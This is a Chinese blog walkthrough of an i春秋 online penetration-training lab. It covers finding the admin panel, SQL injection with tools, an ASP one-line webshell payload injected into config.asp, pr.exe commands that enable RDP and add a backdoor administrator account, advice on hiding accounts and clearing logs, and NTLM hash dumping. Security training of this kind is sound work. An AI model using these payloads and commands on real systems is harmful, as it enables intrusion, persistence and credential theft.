爱春秋-在线挑战-综合渗透训练全部详解（更新中）

原创

星语惜馨 于 2018-10-23 11:14:28 发布 1909 收藏
分类专栏： 知识积累 文章标签： it ichunqiu

本文链接：https://blog.csdn.net/lm2017/article/details/83302285

这次在爱春秋玩玩看它的综合渗透训练，这篇博客就做一个知识汇总好了，网上攻略很多，就多写一些注意要点和不同的方法，本人菜鸟级别，能过一关就更新一次。

我的新浪博客：http://blog.sina.com.cn/laomacanhu

》注意点：c盘的tools是工具包，最上面的场景拓扑图是本机和服务器ip,剪切板可以实现内外粘贴。

一、爱春秋-在线挑战-我很简单，请不要欺负我


1、打开浏览器直接进入网站，思路两个，找后台和爆出后台账号密码。

（1）这种是简单级别所以个人手工后台也是可以，直接url/admin，或者c盘的tools自带的御剑后台可以扫描。


（2）看到后台，经验丰富的人很容易就看出cms的什么系统，直接百度谷歌查默认账号密码是否有效，或者系统的漏洞。

这里就工具扫吧，手工有个报错后字体问题，直接略过不看了，有就后面更新。

》工具就用注入工具的pangolin，随便打开一个?id=n的网页（应该都会用工具把）



》当然明小子也可以




2、进入后台后我们就得为获取服务器权限做准备了。

（1）在进入后台后，和一般思路一样，看是否可以上传文件或者插入一句话。在御剑扫出upload的界面中想要上传个马再通过数据库备份，但是没有上传按钮，不考虑时间因素我们还可以看下能否通过火狐修改试试构建按钮。而样式模板过滤提交文件的格式同时本身也有问题，一般网站思路我们可以通过上传图片马再备份，检验路径是否可菜刀连接，或者通过信息收集查询cms和网站架构的漏洞突破上传界限。

（2）这里我们直接采用插入一句话木马，首先是观察cms网站修改的保存路径，找到关键点，这个网站的核心就是网站信息配置了，这里各位小伙伴就不要像我一样乱插一句话报错出系统设置的路径哦，有时候没狗屎运，真的就直接宕机了。这里我们得到Web目录下的inc/config.asp，然后我们就开始构建真正的一句话，注意一定要有闭合，我就直接插在公司名称上 ，由于看到不能使用双引号，为了防止又宕机，我将密码为c改成ascll码，应该不会过滤这个吧 -_-

"%><%Eval Request(Chr(99))%><%'

》发现没报错，修改成功，这时我们用菜刀连接



3、接下来就是怎样进入服务器获得管理员的账号密码。

（1）一开始在运行中输入mstsc发现远程不了，这时就得上传个3389，我就用提权工具中的pr，3389，cmd来实现，巴西烤肉没实验过，各位可以试下。

一般我们找到c盘中的RECYCLER目录。将文件拖入。这时右键cmd打开虚拟终端。进入RECYCLER目录开启3389，再建立账号密码，如果是正常渗透我们要考虑日志记录的清除和隐藏账号的建立避免被管理员发现。

》懒人就直接复制我的代码好了：


cd c:/recycler/（window无大小写区分）

pr.exe "3389.exe" （注意测试是否可远程，不行看下命令是否写对或者文件问题重新上传，网络问题等）

pr.exe "net user baba 123 /add" （不要太在意语句。。）

pr.exe "net localgroup administrators baba /add" （添加到超级管理员组）


》然后远程测试是否可进入，不知道ip看拓扑图。



4、这时我们就开始获取管理员的账号密码，通过hash。

》获取hash的方法很多，这里就举例两个工具

（1）把口令破解工具cain上传到服务器，在服务器上安装好并打开，切换到“Cracker”标签下，点击“LM & NTLM Hashers”，点击右边表格区域，在点击上面蓝色的加号，在出现的窗口中选中“Include Password History Hashes”，点击“NEXT”，就可以获得到hash



（2）上传QuarksPwDum后，打开cmd，用命令行启动QuarksPwDump

输入QuarksPwDump --dump-hash-local，就可以得出hash

5、最终结果

切换到剪贴板，解hash的网站和方法很多，这里就用大家经常用的http://www.objectif-securite.ch/en/ophcrack.php

--------第一篇结束